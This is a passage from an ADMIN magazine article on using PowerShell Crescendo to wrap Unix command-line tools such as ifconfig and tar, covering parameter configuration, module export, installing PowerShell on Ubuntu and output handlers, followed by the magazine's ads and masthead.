Commands block expects another field that describes the parameters. It is important to note that you do not need to declare all the parameters supported by the binary to be called in your Crescendo wrapper. It is sufficient to expose only those settings that you want to make addressable by the caller. In the case of the `ifconfig` wrapper, the only useful parameter according to the developer is the name of the network interface to be analyzed ("Name": "Interface"). Like the Commands block, the Parameters block has an `OriginalName` field. It now determines the "prefix" under which the binary file to be called expects the information to be delivered. You can use `Description` to store information that shows the user more details about the role of the parameter. The `ParameterType` line defines the supported data type, and `DefaultValue` is the default value to be passed in. You can use the data types area to add all the variable types supported by PowerShell; besides string, which is used here, integer is a possible data type. The parameters array lets you specify optional additional attributes. For example, if you pass in

```
"Mandatory": true
```

the caller of the wrapper is required to assign a value to this parameter:

```
"Parameters": [
{
... "Name": "Id",
... "OriginalName": "",
... "Mandatory": true,
... "ValueFromPipelineByPropertyName": true
}
],
```

Another neat example of Crescendo parameters can be found in the wrapper around the Unix `tar` utility that, first, defines a prefix for the parameter and, second, specifies that the parameter should act as a bit switch:

```
{
    "Name" : "Detail",
    "OriginalName" : "-l",
```

```
    "ParameterType" : "switch"
},
```

Parameters configured with a "ParameterType" : "switch" type are not supplied with a value within the wrapper call. The user of the wrapper can only omit or use the parameter: If it is found in the call to the cmdlet generated by Crescendo, it will also show up in the call to the binary. Once again, the next thing to do in the `ifconfig` example is to transpile the wrapper to create PowerShell code. Note that the commands are still running on Windows:

```
Export-CrescendoModule 2
-ModuleName ".\ifconfig1.psm1" 2
-ConfigurationFile ".\ifconfig.2
Crescendo.json"
```

PowerShell proves to be flexible in terms of script execution. Theoretically, nothing prevents you from adding your module to the Windows 10 workstation cmdlets cache (and executing it there):

```
Import-Module -Name .\ifconfig1.psm1
Invoke-ifconfig
```

However, because of the lack of an `ifconfig` binary, the program fails to execute and outputs an error.

Running Crescendo Wrappers on Ubuntu

Ubuntu 20.04 LTS comes with a version of `ifconfig`. Unfortunately, Canonical does not equip the Linux distribution with a PowerShell interpreter out of the box, so you will need to install it:

```
sudo apt-get update
sudo apt-get install 2
-y wget apt-transport-https 2
software-properties-common
wget -q https://packages.microsoft.com/2
config/ubuntu/16.04/2
packages-microsoft-prod.deb
sudo dpkg -i packages-microsoft-prod.deb
sudo apt-get update
sudo apt-get install -y powershell
```

Assuming everything works, you can launch PowerShell by typing `pwsh`. The next step is to transfer the files from the Windows workstation to the Unix machine and install them:

```
PS /home/tanhan/Desktop/Stuff/tansmodules> Invoke-ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 0.0.0.0
    ether 02:42:a9:f3:47:b9 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 28:d2:44:24:4d:eb txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 20 memory 0xf2500000-f2520000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 9464 bytes 1790450 (1.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9464 bytes 1790450 (1.7 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.113 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a64e:31ff:fe53:29c prefixlen 64 scopeid 0x20<link>
    ether a4:4e:31:53:02:9c txqueuelen 1000 (Ethernet)
    RX packets 402369 bytes 552765387 (552.7 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 209377 bytes 31150082 (31.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

PS /home/tanhan/Desktop/Stuff/tansmodules> Invoke-ifconfig eth0
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 28:d2:44:24:4d:eb txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 20 memory 0xf2500000-f2520000

PS /home/tanhan/Desktop/Stuff/tansmodules>
```

Figure 3: The wrapper generated by Crescendo works fine on Ubuntu.

```
Import-Module -Name './ifconfig1.psm1' -Force
```

Now ifconfig can be called from PowerShell with Invoke-ifconfig (Figure 3). Thanks to the parameter declaration, you can also specify which network interface you want to run the command against (e.g., Invoke-ifconfig eth0).

Command Output Processing

PowerShell implements a type of object orientation in terms of data processing. Many cmdlets return information in the form of structs. Scripts can specifically address the values structs contain to further process only the required parts of the information downstream. It follows that PowerShell Crescendo also provides logic in this area that converts the results returned by command-line tools into the PowerShell idiom. The simplest handler is an inline element, a single line of code that converts the supplied results directly into a PowerShell object (Listing 4). Alternatively, you have the option to do the processing with the use of a dedicated script. An OutputHandler of the type Script is responsible; it can call more or less any other script:

```
{
  ."Verb": "New",
  ."Noun": "Command2",
  ."OriginalName": "<path><command>",
  ."OutputHandlers": [
    ...{
      ... "ParameterSetName": "viaScript",
      ... "HandlerType": "Script",
      ... "Handler": "Convert-GetDate.ps1"
    }
  ]
}
```

```
.]
}
```

Last but not least, Crescendo lets you use functions already in the PowerShell environment to process data by setting the HandlerType to Function:

```
{
  ."Verb": "New",
  ."Noun": "Command3",
  ."OriginalName": "<path><command>",
  ."OutputHandlers": [
    ...{
      ... "ParameterSetName": "viaFunction",
      ... "HandlerType": "Function",
      ... "Handler": "Convert-GetDate"
    }
  ]
}
```

Note that using an in-house PowerShell function like Function establishes a relationship between the Crescendo wrapper and that function. When deploying the wrapper, you must be careful to establish this relationship (this is usually a manual process). A script created as "HandlerType": "Script" transposes Crescendo into the wrapper, which is why you do not need to supply it separately on distribution.

Conclusions

PowerShell Crescendo offers administrators a

powerful tool that extends the reach of PowerShell far beyond the Windows domain. Microsoft is planning to launch a GitHub-style directory at some point, in which administrators and developers can exchange Crescendo wrappers. In combination with the availability of PowerShell for various non-Microsoft operating systems, the script environment is developing into a true jack-of-all-trades.

Info

- [1] PowerShell Crescendo: [\[https://github.com/PowerShell/Crescendo\]](https://github.com/PowerShell/Crescendo)
- [2] PowerShell download: [\[https://github.com/PowerShell/PowerShell/releases\]](https://github.com/PowerShell/PowerShell/releases)
- [3] Approved verbs for PowerShell: [\[https://docs.microsoft.com/en-us/powershell/scripting/developer/cmdlet/approved-verbs-for-windows-powershell-commands?view=powershell-7.1\]](https://docs.microsoft.com/en-us/powershell/scripting/developer/cmdlet/approved-verbs-for-windows-powershell-commands?view=powershell-7.1)
- [4] Crescendo cmdlets: [\[https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.crescendo/import-commandconfiguration?view=ps-modules\]](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.crescendo/import-commandconfiguration?view=ps-modules)

Listing 4: Converting to a PowerShell Object

```
01 {
02   "$schema": "../src/Microsoft.PowerShell.Crescendo.Schema.json",
03   "Commands": [
04     {
05       "Verb": "New",
06       "Noun": "Command1",
07       "OriginalName": "<path><command>",
08       "OutputHandlers": [
09         {
10           "ParameterSetName": "viaInline",
11           "HandlerType": "Inline",
12           "Handler": "$args[0] | ConvertFrom-Json"
13         }
14       ]
15     },
16   ]
17 }
```


REAL SOLUTIONS for REAL NETWORKS

ADMIN is your source
for technical solutions
to real-world problems.

Improve your admin
skills with practical
articles on:

- Security
- Cloud computing
- DevOps
- HPC
- Storage and more!

**GET IT
FAST**

with a digital
subscription!

6 issues per year!

..... **ORDER NOW**

shop.linuxnewmedia.com

ADMIN

Network & Security

NEWSSTAND

Order online:
bit.ly/ADMIN-Newsstand

ADMIN is your source for technical solutions to real-world problems. Every issue is packed with practical articles on the topics you need, such as: security, cloud computing, DevOps, HPC, storage, and more! Explore our full catalog of back issues for specific topics or to complete your collection.

#67 - January/February 2022

systemd Security

This issue, we look at how to secure systemd services and its associated components.

On the DVD: Fedora 35 Server (Install)



#66 - November/December 2021

Incident Analysis

We look at updating, patching, and log monitoring container apps and explore The Hive + Cortex optimization.

On the DVD: Ubuntu 21.10 "Impish Indri" Server Edition



#65 - September/October 2021

7 Email Clients

The features in this issue tackle digital certificates, email clients, and HP backup strategies.

On the DVD: Complete ADMIN Archive DVD



#64 - July/August 2021

Bare Metal Deployment

Setting up, automating, and managing bare metal deployments gets easier with the tools presented in this issue.

On the DVD: Rocky Linux 8.4 (Minimal Install)



#63 - May/June 2021

Automation

This issue we are all about automation and configuration with some tools to lighten your load.

On the DVD: Ubuntu 21.04 Server



#62 - March/April 2021

Lean Web Servers

In this issue, we present a variety of solutions that resolve common web server needs.

On the DVD: Fedora 33



WRITE FOR US

Admin: Network and Security is looking for good, practical articles on system administration topics. We love to hear from IT professionals who have discovered innovative tools or techniques for solving real-world problems.

Tell us about your favorite:

- interoperability solutions
- practical tools for cloud environments
- security problems and how you solved them
- ingenious custom scripts

- unheralded open source utilities
- Windows networking techniques that aren't explained (or aren't explained well) in the standard documentation.

We need concrete, fully developed solutions: installation steps, configuration files, examples – we are looking for a complete discussion, not just a “hot tip” that leaves the details to the reader.

If you have an idea for an article, send a 1-2 paragraph proposal describing your topic to: edit@admin-magazine.com.



Authors	
Konstantin Agouros	51
Stefano Chierici	63
Tam Hanna	91
Ken Hess	3
Markus Hoffmann	28
Petros Koutoupis	40
Thorsten Kramm	10
Ankur Kumar	46
Jeff Layton	87
Martin Loschwitz	14, 22, 82
Jason Nethercott	55
Benjamin Pfister	76
Thorsten Scherf	20
Andreas Stolzenberger	34
Ferdinand Thommes	60
Jack Wallen	8
Matthias Wübbeling	72, 74

Contact Info

Editor in Chief
Joe Casad, jcasad@linuxnewmedia.com

Managing Editors
Rita L Sooby, rsooby@linuxnewmedia.com
Lori White, lwhite@linuxnewmedia.com

Senior Editor
Ken Hess

Localization & Translation
Ian Travis

News Editor
Jack Wallen

Copy Editors
Amy Pettie, Aubrey Vaughn

Layout
Dena Friesen, Lori White

Cover Design
Lori White, Illustration based on graphics by Sebastien Decoret, 123RF.com

Advertising
Brian Osborn, bosborn@linuxnewmedia.com
phone +49 8093 7679420

Publisher
Brian Osborn

Marketing Communications
Gwen Clark, gclark@linuxnewmedia.com
Linux New Media USA, LLC
4840 Bob Billings Parkway, Ste 104
Lawrence, KS 66049 USA

Customer Service / Subscription
For USA and Canada:
Email: cs@linuxnewmedia.com
Phone: 1-866-247-2802
(Toll Free from the US and Canada)

For all other countries:
Email: subs@linuxnewmedia.com
www.admin-magazine.com

While every care has been taken in the content of the magazine, the publishers cannot be held responsible for the accuracy of the information contained within it or any consequences arising from the use of it. The use of the DVD provided with the magazine or any material provided on it is at your own risk.

Copyright and Trademarks © 2022 Linux New Media USA, LLC.

No material may be reproduced in any form whatsoever in whole or in part without the written permission of the publishers. It is assumed that all correspondence sent, for example, letters, email, faxes, photographs, articles, drawings, are supplied for publication or license to third parties on a non-exclusive worldwide basis by Linux New Media unless otherwise stated in writing.

All brand or product names are trademarks of their respective owners. Contact us if we haven't credited your copyright; we will always correct any oversight.

Printed in Nuremberg, Germany by hofmann infocom GmbH.

Distributed by Seymour Distribution Ltd, United Kingdom

ADMIN (ISSN 2045-0702) is published bimonthly by Linux New Media USA, LLC, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA. March/April 2022. Periodicals Postage paid at Lawrence, KS. Ride-Along Enclosed.

POSTMASTER: Please send address changes to ADMIN, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA.

Published in Europe by: Sparkhaus Media GmbH, Bialasstr. 1a, 85625 Glonn, Germany.

Get started with



SysAdmin JOB HUB


Top jobs for IT professionals
who keep the world's
systems running

SysAdminJobHub.com



PEARL Edition

TUXEDO InfinityBook S 14



Intel Core i5-1135G7
Intel Iris Xe Graphics



1,1 kg light
16,8 mm thin



Metallic rosé special color
Trendy & exclusive



73 Wh battery
and Low Power display



100%
Linux

5

Year
Warranty



Lifetime
Support



Built in
Germany



German
Privacy



Local
Support

TUXEDO 18th
COMPUTERS ANNIVERSARY

tuxedocomputers.com